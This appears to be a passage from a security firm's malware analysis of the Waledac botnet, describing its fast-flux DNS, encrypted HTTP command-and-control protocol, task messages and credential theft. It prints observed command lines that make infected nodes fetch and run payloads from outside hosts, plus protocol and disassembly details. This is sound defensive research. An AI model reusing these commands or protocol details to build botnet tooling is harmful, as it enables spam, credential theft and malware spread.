Figure 4 depicts the work of fast-flux service networking. It shows the results of DNS dig queries for one of Waledac's domain during its "dirty bomb" campaign back in March, 2009. Notice that in spite of the queries being launched only four seconds apart, the returned IP address for the host in the second query is already different from that of the first query.

Server-side Polymorphism

Similar to what Peacomm (a.k.a. Storm) did during its run, Waledac regularly repacks the executable binaries housed in its malicious domains, and consequently achieves server-side polymorphism. For example, during Waledac's 4th of July campaign, we observed it repacking its binaries every ten minutes. In its bid to evade file based detections, it changes the multilayered encryptions and protections that are wrapped around its executable.

Communications

In this section we will discuss how the Waledac bot nodes communicate with the bot network. The nodes in the W32.Waledac network use HTTP requests and responses to communicate between peers and to update its spam campaigns.

To establish a connection with a node, Waledac opens a random local port on the compromised computer and attempts to connect to port 80 of the remote W32.Waledac relay node. The message goes through at least four transformations before being sent to its peer. Anybody monitoring the HTTP packets on the wire will not easily be able to comprehend the messages.

Figure 4

Outputs of dig queries launched about four seconds apart for the same fast-fluxed Waledac domain

```

~$ dig easyworldnews.com a

;<<<>> DIG 9.5.0-P2 <<<>> easyworldnews.com a
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19376
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 6, ADDITIONAL: 0

;; QUESTION SECTION:
;easyworldnews.com.                IN      A

;; ANSWER SECTION:
easyworldnews.com.                0       IN      A      65.184.100.19

;; AUTHORITY SECTION:
easyworldnews.com.                168347  IN      NS      ns2.farboards.com.
easyworldnews.com.                168347  IN      NS      ns6.farboards.com.
easyworldnews.com.                168347  IN      NS      ns1.farboards.com.
easyworldnews.com.                168347  IN      NS      ns5.farboards.com.
easyworldnews.com.                168347  IN      NS      ns4.farboards.com.
easyworldnews.com.                168347  IN      NS      ns3.farboards.com.

;; Query time: 139 msec
;; SERVER: 192.168.235.2#53(192.168.235.2)
;; WHEN: Fri Mar 20 16:53:04 2009
;; MSG SIZE rcvd: 169

~$ dig easyworldnews.com a

;<<<>> DIG 9.5.0-P2 <<<>> easyworldnews.com a
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43558
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 6, ADDITIONAL: 0

;; QUESTION SECTION:
;easyworldnews.com.                IN      A

;; ANSWER SECTION:
easyworldnews.com.                0       IN      A      24.6.119.166

;; AUTHORITY SECTION:
easyworldnews.com.                168343  IN      NS      ns1.farboards.com.
easyworldnews.com.                168343  IN      NS      ns4.farboards.com.
easyworldnews.com.                168343  IN      NS      ns5.farboards.com.
easyworldnews.com.                168343  IN      NS      ns6.farboards.com.
easyworldnews.com.                168343  IN      NS      ns2.farboards.com.
easyworldnews.com.                168343  IN      NS      ns3.farboards.com.

;; Query time: 666 msec
;; SERVER: 192.168.235.2#53(192.168.235.2)
;; WHEN: Fri Mar 20 16:53:08 2009
;; MSG SIZE rcvd: 169
    
```

In communicating with other nodes, this malware uses HTTP POST and GET messages. Except for the headers, the contents of the HTTP messages are usually obfuscated. An example of an HTTP POST request and response message exchange between two Waledac nodes is shown in figure 5. The top part is the request portion, while

the bottom part is the response portion. As you can see, the encrypted message data can be seen in the "a" URI parameter of the POST request, and is followed by the "b" URI parameter. On the contrary, the response to the POST request does not use these URIs.

Figure 5

Waledac message exchange

Headers	TextView	WebForms	HexView	Auth	Raw	XML			
<pre>POST /wra.png HTTP/1.1 Referer: Mozilla Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla Host: 82.240.250.83 Content-Length: 978 Pragma: no-cache a=_wAAA5W- vwQEB51gwyXmxP1wkBQ2d1k5xgXt4bREnc9mg7pE148JdLvX7yYYUe5wBKuuSbMccayUg2i1lhwMYh6jh_mrz 7m- DCAfcJPC_fu6viARkujj1nzHxE2dUjw4r5xMT_xvZGcmaHW6kTG8GmrM70X295B4KyrA9MVQ6hDF9m6xe6ybo oCPoQL1ysKeeFJ5Pmn8UGtxRnFzqhT7mQ2NksLK2CdH2Twq6_ 17QRkPQUxAaRkQUnc3gWP9W2SQIn6UoHy5jDWWF_xU5H0QRaffIhA4eGBR0nR8nQUXU7UqAnX0i3udsghOd3 b7Hd1n3LUwozcJ8HUXhIcxydqOYFUo978okCxCspaoEv_EKUtocriBEnQ90i0_jFdpHGMuukCqk38i8t41c_A c809ImONeNEUHKMxhSWFyCrQVqEKYC__NT_bRrTeobM859gac6PpBM5xJ22Q3j10_ 90_uv0K5nmvii5mi06hAAosq55jHKQZFDhTnkIBNS0JJdR0f8h6oxCtXN8ng45xXuyt_FIOct08V3WuAa1yxT DT60r92QZvXNTy29wrQH-5xfCEKHHaPSHpthGXTTUzETU14AF1NqqEze4frSVV35h020-5KanG9id7n- kw4xaeP2ZwZ6CV2415FLaAPAP5g2QQTMmC3YGG_OyKZpHRh7ZUw-Tk9HxftXnww2LmefaZKRngv- es1w1KGOjmqjdb1whTcob4ekvAeFjnQu-8AV-1jTETXhg9QkbqoYa1y_jF2pP2j0S4NPB- 4GzxnfEeuq1HcBNs16Tjbv1eE8rLa_WACQYUik9ooC1ouBYCKH3yUKbLQ9KrcMTCBamXICPOCFEG60- f1GAELQR91yRZk6-dNOy6J- Xev345ASPHBHa4hQOH_Z1QwdfFu2Z5jQLiAVJrcMwfwHakaZkra2MUue0P5iak24JF1sZaBp8QQWDGonMx3yS MC2A&b=AAAAAA</pre>									
						View in Notepad			
Response is encoded and may need to be decoded before inspection. Click here to transform.									
Transformer	Headers	TextView	ImageView	HexView	Auth	Caching	Privacy	Raw	XML
<pre>HTTP/1.1 200 OK Server: nginx/0.6.34 Date: Sat, 21 Feb 2009 00:06:24 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.2.8 172 _wAAAQYP7Np3JJIt4aQt- SAwzOnUwyVGBIS15bUF551Jat69LB4HX_YLuqH10kgYtbBXZAVjMab4P5ZG2j0Fm9PIwvN7j4_ 87uU6W2Xwr8yM487RhbN1Q7Rji_YkQd7750XfMar4RQkjnlai_adrZU6it1IagsuejkUNfWB90GYPhrqzOMAZ gmoyayfGIVNZe- 7gGVVPdCvy7ZDmW_HeLtuc3PjfuJPxIJJA42kp3JZ4CFxClYERK_mBN2TpxMHzeB91oa0gAuFzi49XJdHq46U jDvWRxOaTPwsRVKCUZ72fz2fiysh-537p0PnMEqcX0YM2-OYDJU2d6Ho_ 697KmU5Ab1m9DwiEbLqjvY5dpnNm9uAZQ 0</pre>									
									View in Notepad

Waledac node message format

The plaintext message format used by W32.Waledac follows an XML structure. The root element is *lm* so all W32.Waledac messages are enclosed with this root start-tag and root end-tag. Table 2 contains some of the major elements that can be found inside most of the obfuscated messages. For a more comprehensive list of XML elements, please refer to Appendix C.

Waledac message encoding

As mentioned earlier, a Waledac node message goes through several transformation stages before it is transported. This is most likely an attempt to secure botnet data and thwart potential eavesdroppers.

Bzip2 compression

The XML form of the malware’s message is compressed with bzip2 before it is encrypted because the compression helps minimize the size of the message.

A compressed bzip2 stream always begins with the magic hex bytes “42 5A 68” or “BZh” in ASCII. In fact, you may have noticed these magic bytes in the bzip2 compressed form of the sample that was shown in figure 1.

AES-128-CBC encryption

After a message is packed with bzip2, Waledac encrypts the compressed form with the Advanced Encryption Standard (AES), which is a symmetric block cipher algorithm. This malware uses 128-bit (16-byte) keys and Cipher Block Chaining (CBC) mode. After the key schedule routine is applied to a key, it is expanded into an array of 44 word-sized values. The expanded keys are then saved into heap memory to be later used for encryption. Conversely, Waledac also precomputes the inverse of each expanded key and saves them near the same area in heap memory so they can be used for decryption later on.

Base64 encoding and some character substitutions

Waledac uses a slight modification of base64 encoding to transport data over the network. After the message is transformed using standard base64 encoding the malware further transforms the encoded message by substituting some characters and removing any padding at the end. It searches for ‘+’ characters in the base64 output and replace it with ‘.’. Next, it searches for ‘/’ characters and replace it with ‘_’. Lastly, it searches for “=” characters, which are normally found at the end of a padded base64 form, and replaces them with “_”. Later on, the trailing “_” characters at the end are discarded, which in effect removes the original padding that base64 added.

RSA keys and x.509 certificates

To establish a connection, a slave node generates a new 1024-bit RSA public and private key pair on initialization. It then uses the public key to create a self-signed x.509 certificate (see figure 6 for an example) and initiates a handshake by sending a *getkey* (described later) message. The newly generated self-signed certificate will always have a validity period of one year, and the subject field will always be set to “C=UK, CN=OpenSSL Group”. When a connection is successfully established, the slave node then receives a base64 encoded, RSA encrypted session key that is used to AES-encrypt the messages that follow. A flowchart illustrating how Waledac constructs bot communications is shown in figure 7.

Waledac Message Types

There are 2 types of messages that the bot can use, the message could either contain a list of IP addresses so that Waledac can update its list of Waledac nodes (IP List message) or a task for the bot to execute (task message). Messages are sent using the HTTP protocol and the header of the HTTP requests use “Mozilla” as a Referer and/or User-Agent string. This is done to make it look like the W32.Waledac traffic came from a Mozilla browser. It is just another attempt to hide its presence and avoid suspicion.


Table 2

Some of Waledac’s major XML elements

Element	Description
l	16-byte hex ID number
lm	Root element; starts and ends a message
localtime	System time in Unix format
node	Contains a node IP address, port number, and time
nodes	Encloses a list of nodes
props	Main message body and may contain several elements
r	Flag to indicate node type: r=1 for a relay-node r=0 for a slave-node
t	Task name: getkey, first, notify, taskreq, words, taskrep, httpstats, emails, creds
v	Version number
words	Spam template component

Figure 6

Sample of a self-signed certificate generated by W32.Waledac



Task Messages

A task message poses as a HTTP POST request for a PNG or HTM file that has a filename length of between 3-12 random letters. The encrypted task message data is contained in a URI parameter named "a". If the sender of the task message is a slave node, a URI parameter called "b" is included, the value for this parameter is a base64 encoded null string "AAAAAA". Alternately, if the task message sender is a relay node, the URI parameter value for "b" would be the base64 encoded IP address. The response data will be obfuscated and the response headers would appear to come from an nginx/0.6.34 server (see table 7 in Appendix B).

One thing that differentiates a task message from an IP list message is the header that is attached to its variable-sized AES-encrypted data, right before it is transformed using base64 encoding. Thus, the task message body will have the format:

```
[byTaskID (BYTE), dwDecSize (DWORD), task-Data (Variable size)]
```

The value dwDecSize will be in network byte-order and specifically refers to the decrypted size of the message attached to the header. Figure 8 shows an illustration of a message containing a header.

IP List Messages

Unlike the task messages, an IP List message data does not contain URI parameters or a prefixed header. Furthermore, an IP list exchange by HTTP POST has two

Figure 7

Message transformation process




Figure 9

A comparison of jump tables used by Waledac variants

Jump table of earlier variants of Waledac			
429400	51	PUSH ECX	
429401	832424 00	AND DWORD PTR SS:[ESP],0	
429402	83F8 07	CMP EAX,7	
429403	77 3F	JA SHORT 10F0_6F0.00429439	
429404	FF2485 4C944200	JMP DWORD PTR DS:[EAX*4+42944C]	
429405	68 009E4C00	PUSH 10F0_6F0.004C9E00	ASCII "getkey"
429406	EB 36	JMP SHORT 10F0_6F0.0042943E	
429407	68 089E4C00	PUSH 10F0_6F0.004C9E08	ASCII "first"
429408	EB 2F	JMP SHORT 10F0_6F0.0042943E	
429409	68 109E4C00	PUSH 10F0_6F0.004C9E10	ASCII "notify"
429410	EB 28	JMP SHORT 10F0_6F0.0042943E	
429411	68 189E4C00	PUSH 10F0_6F0.004C9E18	ASCII "taskreq"
429412	EB 21	JMP SHORT 10F0_6F0.0042943E	
429413	68 209E4C00	PUSH 10F0_6F0.004C9E20	ASCII "words"
429414	EB 1A	JMP SHORT 10F0_6F0.0042943E	
429415	68 289E4C00	PUSH 10F0_6F0.004C9E28	ASCII "taskrep"
429416	EB 13	JMP SHORT 10F0_6F0.0042943E	
429417	68 309E4C00	PUSH 10F0_6F0.004C9E30	ASCII "httpstats"
429418	EB 0C	JMP SHORT 10F0_6F0.0042943E	
429419	68 3C9E4C00	PUSH 10F0_6F0.004C9E3C	ASCII "emails"
429420	EB 05	JMP SHORT 10F0_6F0.0042943E	
429421	68 449E4C00	PUSH 10F0_6F0.004C9E44	ASCII "unknown command"
429422	8BC6	MOV ECX,ESI	
429423	EB 4581F0FF	CALL 10F0_6F0.0040158A	
429424	8BC6	MOV EAX,ESI	
429425	59	POP ECX	kernel32.7C80B50B
429426	C3	RET	
Jump table of later variants of Waledac			
429500	51	PUSH ECX	
429501	832424 00	AND DWORD PTR SS:[ESP],0	
429502	83F8 00	CMP EAX,0	
429503	77 46	JA SHORT 10F0_6F6.00429629	
429504	FF2485 39965200	JMP DWORD PTR DS:[EAX*4+429639]	10F0_6F6.004295EA
429505	68 280D4000	PUSH 10F0_6F6.004D0D28	ASCII "getkey"
429506	EB 30	JMP SHORT 10F0_6F6.0042962E	
429507	68 300D4000	PUSH 10F0_6F6.004D0D30	ASCII "first"
429508	EB 36	JMP SHORT 10F0_6F6.0042962E	
429509	68 380D4000	PUSH 10F0_6F6.004D0D38	ASCII "notify"
429510	EB 2F	JMP SHORT 10F0_6F6.0042962E	
429511	68 400D4000	PUSH 10F0_6F6.004D0D40	ASCII "taskreq"
429512	EB 28	JMP SHORT 10F0_6F6.0042962E	
429513	68 480D4000	PUSH 10F0_6F6.004D0D48	ASCII "words"
429514	EB 21	JMP SHORT 10F0_6F6.0042962E	
429515	68 500D4000	PUSH 10F0_6F6.004D0D50	ASCII "taskrep"
429516	EB 1A	JMP SHORT 10F0_6F6.0042962E	
429517	68 580D4000	PUSH 10F0_6F6.004D0D58	ASCII "httpstats"
429518	EB 13	JMP SHORT 10F0_6F6.0042962E	
429519	68 640D4000	PUSH 10F0_6F6.004D0D64	ASCII "emails"
429520	EB 0C	JMP SHORT 10F0_6F6.0042962E	
429521	68 6C0D4000	PUSH 10F0_6F6.004D0D6C	ASCII "creds" ← Added
429522	EB 05	JMP SHORT 10F0_6F6.0042962E	
429523	68 740D4000	PUSH 10F0_6F6.004D0D74	ASCII "unknown command"
429524	8BC6	MOV ECX,ESI	
429525	EB 5E7FF0FF	CALL 10F0_6F6.00401593	
429526	8BC6	MOV EAX,ESI	
429527	59	POP ECX	
429528	C3	RET	
Jump table of later variants of Waledac			

transaction by reporting its node label and Windows system version. The relay node simply sends back an acknowledgment receipt. Afterwards, the slave node performs a *notify* routine task by sending startup and run times information. In exchange, it receives commands and other configuration data from the relay node. Next, the slave node executes a *taskreq* operation by requesting for a spamming task, and the relay node responds by sending spam templates related to one or more spamming tasks. The templates sent by the relay node include an email template and a list of components or word lists available. This will then prompt the slave node to carry out multiple *words* transactions by sending one request for each word list. In response, the relay node transmits back each word list that was requested. After a spamming task is finished, a slave node performs a *taskrep* transaction by sending a report indicating which target email addresses were successfully spammed or not. It receives another acknowledgment receipt as a response.

Meanwhile, the slave node may also send messages anytime containing email addresses harvested during an *emails* task routine. Aside from this, it may also send login credentials that it managed to collect during a *creds* operation. For both cases, the relay node responds with an acknowledgment receipt.

On the other hand, a relay node also has the additional task of sending a report to the C&C server about connections that were made to it while acting as a proxy server. This is done through the *httpstats* task message. The report will contain information like the file requested, as well as the IP address and user-agent of the requester.


In the sections that follow, some of the tasks, namely *notify*, *taskreq*, *words*, *emails*, and *creds*, will be discussed in more detail.

Notify Task Message

During a "notify" message exchange, a Waledac node receives configuration data and commands like the ones shown in figure 10. One such data is the IP address of the SMTP server that a slave node connects to when performing its spamming task. In addition to receiving the same configuration data sent to a slave node, a relay node may also receive domain names of DNS zones and IP addresses of DNS hosts. There is also indication that a relay node may receive a list of connection requests to deny or blacklist, although at the time of writing I was unable to verify that.

Figure 10

Snapshot of a sample notify message received by a slave node



It may also receive a download or update command through the "commands" attribute in the *notify* XML message. The command items are delimited with a pipe character and have the format illustrated in figure 11.

In addition, when the given command is successfully executed, the command ID will be stored in the registry as a hexadecimal value of the Last-CommandID.

Figure 11

Basic format of a download or update command

<ID>|<type>|<link>

Example:

340|download|http://usabreakingnews.com/<filename>.jpg


Bundled JPEG Download

One of W32.Waledac's download abilities is to download a specially crafted JPEG image file. A binary file is appended after the end of the JPEG image file, but the JPEG image will render as an image in most image browsers.

The worm tries to hide the presence of the binary file attached at the bottom of the image file by XOR-encoding it. An example of an XOR-decoded binary is shown in figure 12 below. The executable is extracted from the end of the JPEG file, the image data is discarded, and the executable is decoded and executed. In the sample shown in figure 12, the decoded executable is an updated version of W32.Waledac. It is interesting how this executable update is only obfuscated with one layer using UPX compression. Normally, we see the W32.Waledac samples wrapped with multiple layers of encryption and protection, besides UPX compression. The sample in figure 12 suggests that Waledac updates downloaded through a command in a notify message are not as heavily encrypted, compared to bot agent binaries obtained through a download link that came from a propagation campaign spam.

Figure 12

A sample of the JPG bundled binary in its encrypted and decrypted form



One other example of the JPG bundled binaries that are currently downloaded and installed by Waledac, is a Nullsoft installer (NSIS) for WinPcap, a Windows packet capture library. WinPcap is not malicious by itself, but the library gives a bot master the ability to view a victim's network traffic. Waledac uses it to sniff for FTP, POP3, SMTP, and HTTP traffic so that it can steal login information. The stolen login data is then transmitted to the bot master through the previously mentioned creds task message.

Furthermore, one slave node may be commanded to download a file that is different from that of another slave node. One node might receive a command to download a JPEG file bundled with a Winpcap installer, while another node might be commanded to download a JPEG file bundled with an update of Waledac instead.

Fake AV Download

Another type of file being downloaded by Waledac is an installer for a Fake AV application (a.k.a. Scareware or Rogue AV). In this case, the file downloaded is a pure executable binary and is not bundled with a JPEG file. However, Waledac attempts to protect the Fake AV installer from file-based detections again using server-side polymorphism.

An example of this misleading application is MS AntiSpyware 2009⁸. These types of application try to convince the user to install a fake security application by showing them false infection warnings. This could mean that the Waledac author/authors are making use of an affiliate program. They may have leased a part of their botnet to distribute the misleading applications.

More on download-or-update commands

At the moment, Waledac is capable of executing eight different types of download-or-update commands, namely *update*, *updateexe*, *download*, *downloadexe*, *downloadR*, *downloadrexe*, *downloadS*, and *downloadSexe*. So far, we have seen three of those being actively carried out. The following shows some specific examples of the commands that we have observed being sent down to the nodes while monitoring Waledac. It also indicates what kind of file the commands downloaded during that time. Of course, there is a possibility that Waledac may choose a different kind of file to distribute in the future.

Example 1: The “update” command

This downloads a .jpg file bundled with an update of W32.Waledac.
 252|update|http://91.205.[REMOVED]/pr/pic/mirabella.jpg

Example 2: The “download” command

These commands downloaded a .jpg file bundled with a WinPcap installer.

- 340|download|http://usa[REMOVED]/win.jpg
- 340|download|http://best[REMOVED]/win.jpg
- 341|download|http://best[REMOVED]/win.jpg
- 342|download|http://mios[REMOVED]/win.jpg
- 351|download|http://mios[REMOVED]/win.jpg

Example 3: The “downloadexe” command

These commands downloaded a FakeAV installer.

- 341|downloadexe|http://best[REMOVED]/n1.exe
- 342|downloadexe|http://mios[REMOVED]/n1.exe
- 351|downloadexe|http://mios[REMOVED]/n1.exe

taskreq and words task messages

The components of a Waledac spam are taken mainly from the *taskreq* and *words* task messages. The email template and list of recipient addresses can be found inside the *taskreq* message. The email template is base64-encoded inside the body attribute, but the rest of the contents of the *taskreq* message are plain text. The major components of the email template are taken from the *words* messages that follow after the *taskreq* message. The *words* message contain a list of strings that are used to fill the major variables in the email template. The list is requested based on the email template. For example, if the email template provided by the *taskreq* message contains a variable named *pharma*, the slave node sends a request for a *words* list named *pharma*. The relay node then sends back the *pharma* list and the slave node uses it to construct the spam email. An example of a *taskreq* message is shown in figure 13 on page 16.

The word lists can either be of a general type or spam-specific type. The general word list is mostly used for the contents of the email headers (see table 4 for examples). Notice that they are mostly just lists of names, domains, or versions that we typically see in email headers. We often see these lists being reused in more than one spam campaign. Except for domains, most of the general words lists are rarely changed or may not even be changed at all.

On the other hand, the spam-specific word list is used only for the specific spam campaign it was designed for. Once a specific spam campaign is over, we usually do not see this lists being used by Waledac to construct its spam anymore. Table 5 shows samples of lists that are specific to a spam campaign. For example, the pharma and pharma_links contains strings or links that are found only in W32.Waledac's pharmaceutical spam campaign.

Moreover, a specific spam campaign may also have more than one email template. Combined with the contents of the email being randomly chosen from word lists, this means that a Waledac spam can have many possible combinations. It is obviously an additional attempt to further evade detection or spam traps.

The emails and creds messages

Both of these tasks basically just involve sending stolen data back to the botnet commander. We mentioned earlier that W32.Waledac searches the fixed and removable drives for email addresses except for files with the name extensions shown in table 1. After executing this task, Waledac sends the harvested email addresses through the *emails* task message. What does the malware do with the data? We believe that these email addresses eventually get added to the list of spam targets that are distributed to the nodes.

In the meantime, a *creds* message is sent whenever the malware manages to capture login information while monitoring FTP, POP3, SMTP, and HTTP traffic. The information sent will contain the username, password, server type, and server IP address. There is speculation that the login data is being used by the people behind W32.Waledac to gain access to the servers and then hijack them for their own use.

Table 4

Examples of general word lists

Word Name	Description
mynames, surnames, names	A list of names that can be used in the From field of the spam email
